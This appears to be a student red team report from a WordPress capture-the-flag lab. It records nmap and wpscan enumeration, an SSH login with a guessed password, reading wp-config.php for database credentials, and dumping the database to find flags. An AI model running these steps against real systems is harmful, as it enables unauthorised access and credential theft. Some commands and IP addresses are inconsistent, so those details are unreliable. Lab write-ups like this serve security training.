# **Red Team: Summary of Operations**


## **Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

### **Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sV 198.162.1.110




This scan identifies the services below as potential points of entry:

* Target 1
  + 22/tcp open ssh
  + 80/tcp open http
  + 111/tcp open rpcbind
  + 139/tcp open netbios-ssn
  + 445/tcp open netbios-ssn

The following vulnerabilities were identified on each target:

* Target 1
  + Open SSH (**CVE-2015-5600)**
  + Wordpress Enumeration (Vulnerable Wordpress Application)(**CVE-2017-5487)**
  + Easily Cracked password hashes
  + Root Escalation with python (**CVE-2019-5629)**
  + Config files containing full MYSQL username and passwords
  + SQL Database Containing usernames and password hashes
  + System allows weak passwords (no uppercase, number, or special characters required)

**


### **Exploitation**


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

* Target 1
  + flag1.txt: *b9bbcb33e11b80be759c4e844862482d*


**Exploit Used**

* + - * *WPS Scan to enumerate usernames on target machine*


**

**

* + - * *Command:* wpscan –url 192.168.1.110/wordpress –enumerate vp, u
      * *SSH’d into Michael’s username by guessing password (password was also michael)*

**


* + - * *Command:* ssh michael@192.168.1.110 (entered password as ‘michael’)
      * Entered the /var/www/html directory and ran a grep to find flag 1
      * Flag was found in the service.html file



* + - * *Command:* cd /var/www/html|| grep -R flag1
  + flag2.txt: *fc3fd58dcdad9ab23faca6e9a36e581c*

**Exploit Used**


* + - * *Once access to the system was gained through Michales username and password, I changed to the /var/www directory, flag two was located clearly in this directory*


**


* + - * *Commands:* cd /var ; cd www; ls; cat flag2.txt
  + flag3.txt: *afc01ab56b50591e7dccf93122770cd2*


**Exploit Used**

* + - *From the /html folder, I accessed the wordpress directory, outputting the content of the wp-config.php, the MySQL username and password were both listed within the file and unencrypted*

**

* + - *Commands:* cd var/www/html/wordpress; ls; cat wp-config
    - Used MySQL to access the database, and dumped the contents of the wp\_posts database, giving flag 3






